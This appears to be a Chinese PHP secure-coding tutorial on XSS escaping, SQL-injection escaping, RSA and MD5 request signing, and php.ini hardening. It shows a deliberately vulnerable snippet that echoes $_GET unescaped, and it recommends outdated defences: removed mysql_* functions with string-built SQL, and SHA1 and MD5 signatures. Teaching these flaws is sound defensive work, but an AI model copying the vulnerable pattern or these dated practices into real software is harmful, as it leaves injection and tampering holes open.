
|  |
| --- |
| <?php  $str=$\_GET["keyword"];  echo $str;  ?> |




调用htmlspecialchars函数

|  |
| --- |
| <?php  $str=$\_GET["keyword"];  echo htmlspecialchars($str);  ?> |

浏览器输出：



查看源码：



## addslashes 防范SQL注入

### addslashes函数简介

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串。预定义字符有：

* 单引号（'）
* 双引号（"）
* 反斜杠（\）
* NULL

默认地，PHP 对所有的 GET、POST 和 COOKIE 数据自动运行 addslashes()。所以您不应对已转义过的字符串使用 addslashes()，因为这样会导致双层转义。遇到这种情况时可以使用函数 get\_magic\_quotes\_gpc() 进行检测。

### addslashes函数调用

|  |
| --- |
| <?php  $str = addslashes('Shanghai is the "biggest" city in China.');  echo($str);  ?> |

## mysql\_real\_escape\_string

### mysql\_real\_escape\_string函数简介

mysql\_real\_escape\_string() 函数转义 SQL 语句中使用的字符串中的特殊字符。

下列字符受影响：

* \x00
* \n
* \r
* \
* '
* "
* \x1a

如果成功，则该函数返回被转义的字符串。如果失败，则返回 false。

### mysql\_real\_escape\_string函数调用

|  |
| --- |
| <?php  $con = mysql\_connect("localhost", "hello", "321");  if (!$con)  {  die('Could not connect: ' . mysql\_error());  }  // 获得用户名和密码的代码  // 转义用户名和密码，以便在 SQL 中使用  $user = mysql\_real\_escape\_string($user);  $pwd = mysql\_real\_escape\_string($pwd);  $sql = "SELECT \* FROM users WHERE  user='" . $user . "' AND password='" . $pwd . "'"  // 更多代码  mysql\_close($con);  ?> |

## 安全加密算法

### RSA算法应用防篡改

非对称加密算法是一种密码体制，其加密算法和解密算法使用不同的密钥：一个是公钥，一个是私钥。

RSA算法：

以下方案采用数字签名方式对链接参数进行加密和校验，具体描述如下：

签名算法：RSA

签名哈希算法：SHA1

原理：利用RSA非对称算法可进行数字签名的特性，发送方将参数按一定规则拼接后作为明文，使用私钥对其进行签名，连同对应公钥的模和指数发送给发送方，由发送方生成公钥进行签名验证。因为RSA为非对称加密，即加密与解密不能使用同一个密钥，因此，即使第三方得到公钥的模和指数并生成了公钥，也无法生成有效的数字签名，从而保证参数的可靠性。

使用URL参数中的模和指数生成公钥进行验证会存在以下问题，因此公钥的模和指数 不再通过URL参数进行传递，改为其他方式交给签名验证方（文件、邮件或其他方式），并由验证方根据情况选择保存公钥的模和指数或保存由模和指数生成的公钥。发送方需 要保存私钥，并在私钥发生变更时，及时与验证方联系并提供新的公钥指数和模。

**特殊情况：**

假设：篡改者知道原文的拼接规则以及签名的哈希算法：

当使用URL参数传递公钥的模和指数时，如果篡改者自行生成私钥并对篡改后的参数 进行签名，此时验证方仍可通过验证，但数据已被篡改。

**具体实施方案：**

1.将链接中包含的参数按字母顺序排序后拼接作为签名原文，如：?voter=xxx&a=v1&z=v2&y=v3，

则按照参数字母升序排序后为[a, voter, y, z]

签名原文 = v1xxxv3v2

查询系统生产RSA密钥对，并使用私钥对签名原文进行签名

查询系统

查询系统将签名生成的密文(sign)作为附加参数拼接在原始链接参数中发送给爱调研，其中密文为url safe base64编码

爱调研方获取密文，并对其他参数排序拼接后，进行签名验证。

**关于Python公钥生成及验签的建议及注意项：**

Python可使用PyCrypto库根据公钥的模和指数生成公钥；

Python对BASE64编码的签名密文解码时，由于是url safe变种，需要先对原串补全缺失的等号(=)；

Python验证签名时，需要计算原文的哈希值，此处应使用SHA1；

以下为Python验证签名的Demo，已通过测试：

（注：例程中公钥的模和指数只为程序能够运行，并不是实际使用的指数和模）

#!-\*- coding:utf-8 -\*-

from Crypto.Hash import SHA

import base64

from Crypto.PublicKey import RSA

from Crypto.Signature import PKCS1\_v1\_5 as pk

'''

@Author Symon

公钥的模、指数、原文、签名后的密文均由Java生成，本例程模拟的为Python接收参数后进行公钥生成、签名验证的步骤，仅供参考

'''

'''

公钥的模

'''

n = long("94635777235927625703157301553538346231276514986752610066658700719609707671971889796774318957359510214646122527678003718279843100950934353410986842648664484164907852661775024451148638430565141735377213753212139322555486609834922571859496777261504160615423932182870284059318995343895605146945291557397942294833",10)

'''

公钥指数

'''

e = long("65537",10)

'''

原文

'''

data = "abcd1234"

'''

签名后的密文，

'''

sign = "aOKzW34jU0A-VpTsN9F0-C578HPP-1KVLG3CB5XkDzcs2UAO25XQdx9WwYYGMB8dQIDf2hXgzBxc3A8vaFx\_hxV4nor\_104stEzaObDKsBiUS7vmLzSDigEfL\_MTJMRZYsfhbr6MmsuUPdBoHr4z8-C2d8Rl1Sis5Qp1gdq-8ao"

'''

根据模和指数生成公钥

'''

pubKey = RSA.construct(tup=(n, e)).publickey()

'''

Python Base64的bug，需要将urlsafe的base64串补全等号，否则无法解析

'''

paddingCount = 4 - len(sign) % 4

if paddingCount > 0:

sign += b'='\*paddingCount

signn = base64.urlsafe\_b64decode(sign)

'''

用公钥创建签名验证器

'''

verifier = pk.new(pubKey)

'''

验证签名

'''

if verifier.verify(SHA.new(data), signn):

print "The signature is authentic."

else:

print "The signature is not authentic."

### MD5算法应用防篡改

为了提高传输过程参数的防篡改性，必须使用签名参数sig。

签名参数sig生成的步骤

第1步: 把需要包含在签名中的参数按key升序排序。 具体需要包含哪些参数，见各接口参数说明中关于sig的描述。

第2步: 把排序后的key和它对应的value拼接成一个字符串。

第3步: 把分配给商家的appkey拼接在第2步得到的字符串后面。

第4步: 计算第3步字符串的md5值，使用md5值的16进制字符串作为sig的内容。

示例

原始请求信息

应用ID：appid=600

商户appkey=4dd1af55f7f140ac8827518472af3d87

原始请求：

http://openapi.pengyou.qq.com/v2/r/qzone/qz\_get\_balance?

appid=600&

appkey=HWAffC6MK1DQ5ztm&

appname=app600&

device=0&

openid=00000000000000000000000000000009&

openkey=1111111111446414117133E71111111111C50AE4A7111111&

ts=1300444184&

userip=112.90.139.30

查询时需要包含在签名里的参数：appid，appkey，appname，openid，openkey，ts。

下面开始生成sig:

第1步: 将参数按key升序排序

得到：appid，appkey，appname，openid，openkey，ts

第2步: 把所有键值对字符串拼接成一个字符串得到：

appid600appkeyHWAffC6MK1DQ5ztmappnameapp600openid00000000000000000000000000000009

openkey1111111111446414117133E71111111111C50AE4A7111111ts1300444184

第3步: 把分配给商家的appkey拼接在第2步骤得到的字符串后面得到：

appid600appkeyHWAffC6MK1DQ5ztmappnameapp600openid00000000000000000000000000000009

openkey1111111111446414117133E71111111111C50AE4A7111111ts1300444184

HWAffC6MK1DQ5ztm

第4步: 计算第3步骤字符串的md5值

md5

(appid600appkeyHWAffC6MK1DQ5ztmappnameapp600openid00000000000000000000000000000009

openkey1111111111446414117133E71111111111C50AE4A7111111ts1300444184

HWAffC6MK1DQ5ztm)

得到：

sig=eddf71eaa362748beda2cca96a4786ff

加签名后的请求串

http://openapi.pengyou.qq.com/v2/r/qzone/qz\_get\_balance?

appid=600&

appkey=HWAffC6MK1DQ5ztm&

appname=app600&

device=0&

openid=00000000000000000000000000000009&

openkey=1111111111446414117133E71111111111C50AE4A7111111&

ts=1300444184&

userip=112.90.139.30&

sig=4d7c026abf32d84cc8afb9f36d365e28


## php安全配置

### register\_globals（全局变量注册开关）

该选项设置为on的情况下，会直接把用户GET、POST等方式提交上来的参数注册成为全局变量并初始化为参数对应的值，使得提交的参数可以直接在脚本中使用。


PHP版本小于等于4.2.3时，设置为PHP\_INI\_ALL;PHP版本大于5.4.0时被移除

如果PHP版本小于5.4.0且register\_globals设置为on时，以下代码输出为true.



### allow\_url\_include（是否允许包含远程文件）


该选项设置为on的情况下，可以直接包含远程文件，当存在include($var)且$var可控的情况下们可以直接控制$var变量来执行php代码。allow\_url\_include在PHP5.2.0后默认为off，配置范围为PHP\_INI\_ALL;当allow\_url\_include为on时，可以直接包含远程文件:



### magic\_quotes\_gpc（魔术引号自动过滤）

当该选项设置为on的情况下，可以自动在GET、POST、COOKIE变量中的单引号（’）、双引号（”）、反斜杠（\）及空字符（NULL）的前面加上反斜杠（\）。

但是在PHP5中，并不会过滤$\_SERVER变量，导致很多类似于client-ip、referer一类的漏洞可以利用。PHP5.4之后被取消PHP版本小于4.2.3时，配置范围为PHP\_INI\_ALL;PHP版本大于4.2.3时，PHP\_INI\_PERDIR




当参数为数字型的时候，且未经过Intval()函数的处理,仍然会存在SQL注入

intval()函数所有数据强制转换为数字


### magic\_quotes\_runtime（魔术引号自动过滤）


作用和magic\_quotes\_runtime一样，也是自动在GET、POST、COOKIE变量中的单引号（’）、双引号（”）、反斜杠（\）及空字符（NULL）的前面加上反斜杠（\）。不同是处理数据的类型不一样，magic\_quotes\_runtime只对数据库或者文件中获取的数据进行过滤。PHP5.4之后被取消，配置范围是PHP\_INI\_ALL。只有部分函数受它影响，所以在某些情况下，这个配置是可以绕过的。



### magic\_quotes\_sybase（魔术引号自动过滤）


把GET、POST、COOKIE变量中的空字符转义并且把单引号（’）变成双引号（”）。配置范围为PHP\_INI\_ALL，在PHP5.4.0中被移除。当设置为on时，会覆盖掉magic\_quotes\_sybase=on的配置，即使gpc=on也是没有效果的。






### expose\_php（PHP版本披露）

当设置为on时，会显示完整的php版本号，配置为PHP\_INI\_SYSTEM。为了安全，应该设置为off。



下图为改为off后的显示



### display\_errors（错误信息显示）

此控制项控制PHP是否将error、notice、warning日志打印出来，以及打印的位置。错误信息主要用于辅助开发，但是在线上环境却非常危险，因为这样将会把服务端的WebServer、数据库、PHP代码部署路径，甚至是数据库连接、数据表等关键信息暴露出去，为攻击者带来极大便利。一般上线的系统建议配置为Off


配置范围为PHP\_INI\_ALL

### error\_reporting（错误日志打印控制）

此配置项控制PHP打印哪些错误日志（errors，warnings，notices）。默认情况下会打印所有的错误日志，线上环境我们应该不显示具体的E\_NOTICE日志信息。

推荐设置error\_reporting = E\_ALL& ~E\_NOTICE，不显示错误日志配置范围PHP\_INI\_ALL





### display\_startup\_errors（打印PHP进程启动错误）

php启动时产生的错误由此选项进行控制，这个和display\_errors是分开的。为了避免PHP进程启动时产生的错误被打印到页面上而造成信息泄漏，此选项在线上服务也应该被配置为Off。

为了方便开发和调试，开发环境可以将其设置为On。